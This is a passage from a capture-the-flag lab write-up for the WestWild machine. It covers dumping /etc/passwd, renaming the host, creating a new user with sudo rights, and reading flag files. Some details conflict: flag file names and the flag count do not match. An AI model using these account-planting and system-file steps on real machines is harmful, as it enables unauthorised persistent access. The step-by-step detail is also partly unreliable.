sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:111::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
aveng:x:1000:1000:aveng,,,:/home/aveng:/bin/bash
wavex:x:1001:1001:XxWavexX,,,:/home/wavex:/bin/bash
stark:x:1002:1002::/home/stark:
root@WestWild:/etc# groups aveng
aveng : aveng adm cdrom sudo dip plugdev sambashare lpadmin
root@WestWild:/etc# groups stark
stark : stark
```

```
debconf.conf      insserv           magic.mime        protocols
root@WestWild:/etc# cat hostname
WestWild
root@WestWild:/etc# nano hostname
root@WestWild:/etc# cat hostname
StarkServer

root@WestWild:/etc# nano hostname
root@WestWild:/etc# cat hostname
StarkServer
```

## Step 20: Grant Sudo Privileges

### Commands

```
usermod -aG sudo stark  
groups stark
```

### Explanation

Added the user **stark** to the sudo group and verified the permissions.

```
wavex:x:1001:1001:XxWavexX,,,:/home/wavex:/bin/bash  
root@WestWild:/etc# useradd stark  
root@WestWild:/etc# usermod -aG sudo stark  
root@WestWild:/etc# passwd stark  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully  
root@WestWild:/etc# cat passwd  
root:x:0:0:root:/root:/bin/bash
```

## Step 21: Follow Flag 2 Hint

### Commands

```
cd /etc  
ls  
cat FLAG3.txt
```

### Explanation

Following the clue from Flag 2, the **FLAG3.txt** file was found inside the /etc directory.

```
root@WestWild:~# cd /etc/  
root@WestWild:/etc# nano FLAG3.txt  
root@WestWild:/etc# cat FLAG3.txt  
FLAG3(GREAT JOB)  
Final flag is near a person who is strong then anyone
```

## Step 22: Capture Flag 3

### Command

```
cat FLAG3.txt
```

### Explanation

Flag 3 contained a clue indicating that the final flag was located near the **strongest user (root)**

---

## Step 23: Follow Flag 3 Hint

### Commands

```
cd /root  
ls
```

### Explanation

Moved to the root user's home directory and located the final flag file (FLAG5.txt).


## Step 24: Capture Flag 5

### Command

```
cat FLAG4.txt
```

### Explanation

The contents of FLAG5.txt, Congrats on completing the CTF challenge.

A screenshot of a terminal window. The top bar shows the user 'wavex@WestWild: ~' and the file 'root@kali: /home/kali'. The terminal title is 'GNU nano 2.2.6' and the file being edited is 'File: FLAG5.txt'. The content of the file is 'hi flag5 you found me cangrats bruh'.

## Flags Obtained

### Flag 1

Flag1 {Welcome\_T0\_THE-W3ST-W1LD-B0rder}

### Flag 2

Flag2 {Weeeeeeeeeeeellco000om\_T0\_WestWild}

### Flag 3

FLAG3 (GREAT JOB)

Final flag is near a person who is strong then anyone

### Flag 5

hi flag5 you found me congrats bruh

## **Conclusion:**

The WestWild CTF was successfully completed by loading the target virtual machine, performing network reconnaissance, enumerating SMB services, decoding credentials, gaining SSH access, escalating privileges to root, modifying the web server, creating and managing users, following flag hints, and capturing all four flags. This exercise demonstrated the complete penetration testing workflow from reconnaissance to post-exploitation.